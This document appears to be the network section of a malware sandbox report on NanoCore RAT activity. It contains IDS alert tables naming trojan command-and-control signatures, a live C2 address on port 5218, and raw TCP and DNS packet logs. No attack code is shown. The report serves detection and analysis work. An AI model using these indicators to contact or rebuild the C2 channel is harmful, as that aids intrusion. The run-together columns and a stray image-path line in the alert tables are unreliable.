192.168.11.2023.105.131.228498405218281676605/25/22-16:33:24.678606	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49840	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498335218281676605/25/22-16:32:47.320512	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49833	5218	192.168.11.20	23.105.131.228
23.105.131.228192.168.11.205218498002810290 05/25/22-16:29:59.624575	TCP	2810290	ETPRO TROJAN NanoCore RAT Keepalive Response 1	5218	49800	23.105.131.228	192.168.11.20
192.168.11.2023.105.131.228498135218281676605/25/22-16:31:21.456707	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49813	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497945218202501905/25/22-16:29:21.751685	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49794	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498095218202501905/25/22-16:30:54.829029	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49809	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498155218281671805/25/22-16:31:32.812110	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49815	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498045218281676605/25/22-16:30:25.689265	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49804	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498435218281676605/25/22-16:33:43.265564	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49843	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498395218281676605/25/22-16:33:18.245419	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49839	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498495218281676605/25/22-16:34:20.172443	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49849	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497915218281676605/25/22-16:29:04.010879	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49791	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497815218281676605/25/22-16:28:01.588003	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49781	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497715218281676605/25/22-16:27:11.283267	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49771	5218	192.168.11.20	23.105.131.228


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.228498035218281676605/25/22-16:30:18.720362	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49803	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498005218202501905/25/22-16:29:59.232879	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49800	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497485218281676605/25/22-16:26:48.681674	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49748	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498075218202501905/25/22-16:30:42.432914	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49807	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498515218281676605/25/22-16:34:32.377118	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49851	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497765218202501905/25/22-16:27:34.857766	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49776	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497965218202501905/25/22-16:29:34.496572	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49796	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498175218202501905/25/22-16:31:44.732801	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49817	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497865218202501905/25/22-16:28:30.959545	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49786	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497885218281676605/25/22-16:28:44.949511	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49788	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497785218281676605/25/22-16:27:42.950814	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49778	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498315218281676605/25/22-16:32:34.844642	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49831	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498415218281676605/25/22-16:33:30.661382	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49841	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498345218202501905/25/22-16:32:51.785059	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49834	5218	192.168.11.20	23.105.131.228
23.105.131.228192.168.11.205218498442810290 05/25/22-16:33:47.960213	TCP	2810290	ETPRO TROJAN NanoCore RAT Keepalive Response 1	5218	49844	23.105.131.228	192.168.11.20
192.168.11.2023.105.131.228498015218202501905/25/22-16:30:05.428634	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49801	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498445218202501905/25/22-16:33:47.586034	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49844	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497495218202501905/25/22-16:26:53.269482	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49749	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497595218202501905/25/22-16:26:59.829388	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49759	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.228498115218202501905/25/22-16:31:07.278886	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49811	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498215218202501905/25/22-16:32:09.548587	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49821	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497935218281676605/25/22-16:29:17.137280	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49793	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498215218281676605/25/22-16:32:11.284736	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49821	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498415218202501905/25/22-16:33:29.043736	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49841	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498115218281676605/25/22-16:31:09.026560	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49811	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498315218202501905/25/22-16:32:34.588426	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49831	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498515218202501905/25/22-16:34:30.894473	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49851	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497835218281676605/25/22-16:28:14.229320	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49783	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498015218281676605/25/22-16:30:07.044829	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49801	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498025218202501905/25/22-16:30:11.623216	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49802	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497735218281676605/25/22-16:27:18.010840	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49773	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497765218281676605/25/22-16:27:36.667274	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49776	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497785218202501905/25/22-16:27:41.011477	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49778	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497885218202501905/25/22-16:28:43.166698	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49788	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497865218281676605/25/22-16:28:31.884971	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49786	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228497965218281676605/25/22-16:29:36.135757	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49796	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498125218202501905/25/22-16:31:13.574908	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49812	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.228498205218281676605/25/22-16:32:04.963064	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49820	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
23.105.131.228192.168.11.205218497792810290 05/25/22-16:27:47.647887	TCP	2810290	ETPRO TROJAN NanoCore RAT Keepalive Response 1	5218	49779	23.105.131.228	192.168.11.20
192.168.11.2023.105.131.2284981552182025019 05/25/22-16:31:32.395920	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49815	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984852182816718 05/25/22-16:34:13.753308	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49848	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982252182025019 05/25/22-16:32:15.727698	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49822	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983252182025019 05/25/22-16:32:39.456089	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49832	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979852182025019 05/25/22-16:29:46.898756	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49798	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980552182025019 05/25/22-16:30:30.115828	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49805	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981052182816766 05/25/22-16:31:02.456519	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49810	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984252182025019 05/25/22-16:33:35.275332	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49842	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980052182816766 05/25/22-16:30:00.278352	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49800	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978552182816766 05/25/22-16:28:26.357244	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49785	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284977952182025019 05/25/22-16:27:47.275839	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49779	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979552182816766 05/25/22-16:29:29.845796	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49795	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981452182025019 05/25/22-16:31:26.168469	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49814	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980452182025019 05/25/22-16:30:23.941395	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49804	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978952182025019 05/25/22-16:28:49.375932	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49789	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979952182025019 05/25/22-16:29:53.078752	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49799	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983352182025019 05/25/22-16:32:45.614041	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49833	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984352182025019 05/25/22-16:33:41.543999	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49843	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284977552182816766 05/25/22-16:27:30.206122	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49775	5218	192.168.11.20	23.105.131.228

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 25, 2022 16:26:44.311292887 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.311387062 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.311680079 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.330933094 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.330951929 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.358524084 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.358740091 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.358819008 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.451416969 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.451738119 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.451941967 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.456485987 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.502564907 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.988732100 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.988842010 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.988888025 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.988933086 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989001989 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989003897 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989017963 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989022017 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989048004 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989095926 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989154100 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989166021 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989233971 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989280939 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989324093 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989334106 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989337921 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989346027 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989473104 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989476919 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989540100 CEST	49747	443	192.168.11.20	162.159.134.233

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 25, 2022 16:26:44.989550114 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989656925 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989664078 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989728928 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989733934 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989742994 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989836931 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989849091 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989917994 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.989918947 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.989928961 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990036011 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990046024 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990108967 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990117073 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990128994 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990196943 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990246058 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990257025 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990261078 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990287066 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990294933 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990303040 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990422010 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990433931 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990556955 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990569115 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990605116 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990613937 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990617037 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990621090 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990658045 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990705967 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990766048 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990776062 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.990847111 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990855932 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990865946 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990942001 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990952015 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990955114 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.990963936 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.998097897 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.998281002 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.998296022 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.998318911 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.998425007 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.998486996 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.998501062 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.998603106 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.998631001 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.998676062 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.998687029 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.998756886 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.998769999 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.998774052 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.998806000 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.998816013 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.998888016 CEST	443	49747	162.159.134.233	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 25, 2022 16:26:44.998945951 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.998956919 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.999027967 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.999125004 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.999136925 CEST	443	49747	162.159.134.233	192.168.11.20
May 25, 2022 16:26:44.999197960 CEST	49747	443	192.168.11.20	162.159.134.233
May 25, 2022 16:26:44.999208927 CEST	443	49747	162.159.134.233	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 25, 2022 16:26:44.294316053 CEST	62931	53	192.168.11.20	1.1.1.1
May 25, 2022 16:26:44.302737951 CEST	53	62931	1.1.1.1	192.168.11.20
May 25, 2022 16:26:46.367461920 CEST	53387	53	192.168.11.20	8.8.8.8
May 25, 2022 16:26:46.496171951 CEST	53	53387	8.8.8.8	192.168.11.20
May 25, 2022 16:26:52.816283941 CEST	63239	53	192.168.11.20	8.8.8.8
May 25, 2022 16:26:52.945810080 CEST	53	63239	8.8.8.8	192.168.11.20
May 25, 2022 16:26:59.184536934 CEST	57535	53	192.168.11.20	8.8.8.8
May 25, 2022 16:26:59.338793039 CEST	53	57535	8.8.8.8	192.168.11.20
May 25, 2022 16:27:04.361658096 CEST	54725	53	192.168.11.20	8.8.8.8
May 25, 2022 16:27:04.488585949 CEST	53	54725	8.8.8.8	192.168.11.20
May 25, 2022 16:27:10.737051010 CEST	53791	53	192.168.11.20	8.8.8.8
May 25, 2022 16:27:10.899472952 CEST	53	53791	8.8.8.8	192.168.11.20
May 25, 2022 16:27:15.688030005 CEST	55218	53	192.168.11.20	8.8.8.8
May 25, 2022 16:27:15.850781918 CEST	53	55218	8.8.8.8	192.168.11.20
May 25, 2022 16:27:22.073961020 CEST	64450	53	192.168.11.20	8.8.8.8
May 25, 2022 16:27:22.081876040 CEST	53	64450	8.8.8.8	192.168.11.20
May 25, 2022 16:27:28.181730986 CEST	55369	53	192.168.11.20	8.8.8.8
May 25, 2022 16:27:28.192369938 CEST	53	55369	8.8.8.8	192.168.11.20
May 25, 2022 16:27:34.461391926 CEST	50323	53	192.168.11.20	8.8.8.8
May 25, 2022 16:27:34.591183901 CEST	53	50323	8.8.8.8	192.168.11.20
May 25, 2022 16:27:40.725691080 CEST	51490	53	192.168.11.20	8.8.8.8
May 25, 2022 16:27:40.733918905 CEST	53	51490	8.8.8.8	192.168.11.20
May 25, 2022 16:27:47.006557941 CEST	53452	53	192.168.11.20	8.8.8.8
May 25, 2022 16:27:47.015320063 CEST	53	53452	8.8.8.8	192.168.11.20
May 25, 2022 16:27:53.191957951 CEST	63009	53	192.168.11.20	8.8.8.8
May 25, 2022 16:27:53.202756882 CEST	53	63009	8.8.8.8	192.168.11.20
May 25, 2022 16:27:59.378154993 CEST	58861	53	192.168.11.20	8.8.8.8
May 25, 2022 16:27:59.388636112 CEST	53	58861	8.8.8.8	192.168.11.20
May 25, 2022 16:28:05.682673931 CEST	52232	53	192.168.11.20	8.8.8.8
May 25, 2022 16:28:05.690783024 CEST	53	52232	8.8.8.8	192.168.11.20
May 25, 2022 16:28:12.031229973 CEST	61223	53	192.168.11.20	8.8.8.8
May 25, 2022 16:28:12.041929960 CEST	53	61223	8.8.8.8	192.168.11.20
May 25, 2022 16:28:18.295643091 CEST	52068	53	192.168.11.20	8.8.8.8
May 25, 2022 16:28:18.306184053 CEST	53	52068	8.8.8.8	192.168.11.20
May 25, 2022 16:28:24.420706034 CEST	52388	53	192.168.11.20	8.8.8.8
May 25, 2022 16:28:24.431077003 CEST	53	52388	8.8.8.8	192.168.11.20
May 25, 2022 16:28:30.605170965 CEST	52473	53	192.168.11.20	8.8.8.8
May 25, 2022 16:28:30.613787889 CEST	53	52473	8.8.8.8	192.168.11.20
May 25, 2022 16:28:36.791363955 CEST	49904	53	192.168.11.20	8.8.8.8
May 25, 2022 16:28:36.799427032 CEST	53	49904	8.8.8.8	192.168.11.20
May 25, 2022 16:28:42.868261099 CEST	57492	53	192.168.11.20	8.8.8.8
May 25, 2022 16:28:42.878732920 CEST	53	57492	8.8.8.8	192.168.11.20
May 25, 2022 16:28:49.038645029 CEST	51411	53	192.168.11.20	8.8.8.8
May 25, 2022 16:28:49.049251080 CEST	53	51411	8.8.8.8	192.168.11.20
May 25, 2022 16:28:55.272304058 CEST	60764	53	192.168.11.20	8.8.8.8
May 25, 2022 16:28:55.440484047 CEST	53	60764	8.8.8.8	192.168.11.20
May 25, 2022 16:29:01.583784103 CEST	51546	53	192.168.11.20	8.8.8.8
May 25, 2022 16:29:01.592559099 CEST	53	51546	8.8.8.8	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 25, 2022 16:29:08.785187960 CEST	60507	53	192.168.11.20	8.8.8.8
May 25, 2022 16:29:08.795510054 CEST	53	60507	8.8.8.8	192.168.11.20
May 25, 2022 16:29:15.173650026 CEST	54566	53	192.168.11.20	8.8.8.8
May 25, 2022 16:29:15.184284925 CEST	53	54566	8.8.8.8	192.168.11.20
May 25, 2022 16:29:21.250252962 CEST	55321	53	192.168.11.20	8.8.8.8
May 25, 2022 16:29:21.377964020 CEST	53	55321	8.8.8.8	192.168.11.20
May 25, 2022 16:29:27.640067101 CEST	52439	53	192.168.11.20	8.8.8.8
May 25, 2022 16:29:27.807087898 CEST	53	52439	8.8.8.8	192.168.11.20
May 25, 2022 16:29:33.935833931 CEST	60723	53	192.168.11.20	8.8.8.8
May 25, 2022 16:29:34.096745968 CEST	53	60723	8.8.8.8	192.168.11.20
May 25, 2022 16:29:40.324234009 CEST	55523	53	192.168.11.20	8.8.8.8
May 25, 2022 16:29:40.486520052 CEST	53	55523	8.8.8.8	192.168.11.20
May 25, 2022 16:29:46.620007038 CEST	58321	53	192.168.11.20	8.8.8.8
May 25, 2022 16:29:46.630523920 CEST	53	58321	8.8.8.8	192.168.11.20
May 25, 2022 16:29:52.790397882 CEST	53383	53	192.168.11.20	8.8.8.8
May 25, 2022 16:29:52.801234961 CEST	53	53383	8.8.8.8	192.168.11.20
May 25, 2022 16:29:58.883038998 CEST	49429	53	192.168.11.20	8.8.8.8
May 25, 2022 16:29:58.893316031 CEST	53	49429	8.8.8.8	192.168.11.20
May 25, 2022 16:30:05.147823095 CEST	64781	53	192.168.11.20	8.8.8.8
May 25, 2022 16:30:05.157944918 CEST	53	64781	8.8.8.8	192.168.11.20
May 25, 2022 16:30:11.270606041 CEST	51844	53	192.168.11.20	8.8.8.8
May 25, 2022 16:30:11.281208992 CEST	53	51844	8.8.8.8	192.168.11.20
May 25, 2022 16:30:17.457462072 CEST	62673	53	192.168.11.20	8.8.8.8
May 25, 2022 16:30:17.467778921 CEST	53	62673	8.8.8.8	192.168.11.20
May 25, 2022 16:30:23.627393007 CEST	57403	53	192.168.11.20	8.8.8.8
May 25, 2022 16:30:23.638602972 CEST	53	57403	8.8.8.8	192.168.11.20
May 25, 2022 16:30:29.829863071 CEST	60626	53	192.168.11.20	8.8.8.8
May 25, 2022 16:30:29.840244055 CEST	53	60626	8.8.8.8	192.168.11.20
May 25, 2022 16:30:35.937011957 CEST	52608	53	192.168.11.20	8.8.8.8
May 25, 2022 16:30:36.066773891 CEST	53	52608	8.8.8.8	192.168.11.20
May 25, 2022 16:30:42.171180010 CEST	54126	53	192.168.11.20	8.8.8.8
May 25, 2022 16:30:42.179620981 CEST	53	54126	8.8.8.8	192.168.11.20
May 25, 2022 16:30:48.327826977 CEST	64698	53	192.168.11.20	8.8.8.8
May 25, 2022 16:30:48.338567972 CEST	53	64698	8.8.8.8	192.168.11.20
May 25, 2022 16:30:54.433226109 CEST	54527	53	192.168.11.20	8.8.8.8
May 25, 2022 16:30:54.441349030 CEST	53	54527	8.8.8.8	192.168.11.20
May 25, 2022 16:31:00.697048903 CEST	60596	53	192.168.11.20	8.8.8.8
May 25, 2022 16:31:00.705347061 CEST	53	60596	8.8.8.8	192.168.11.20
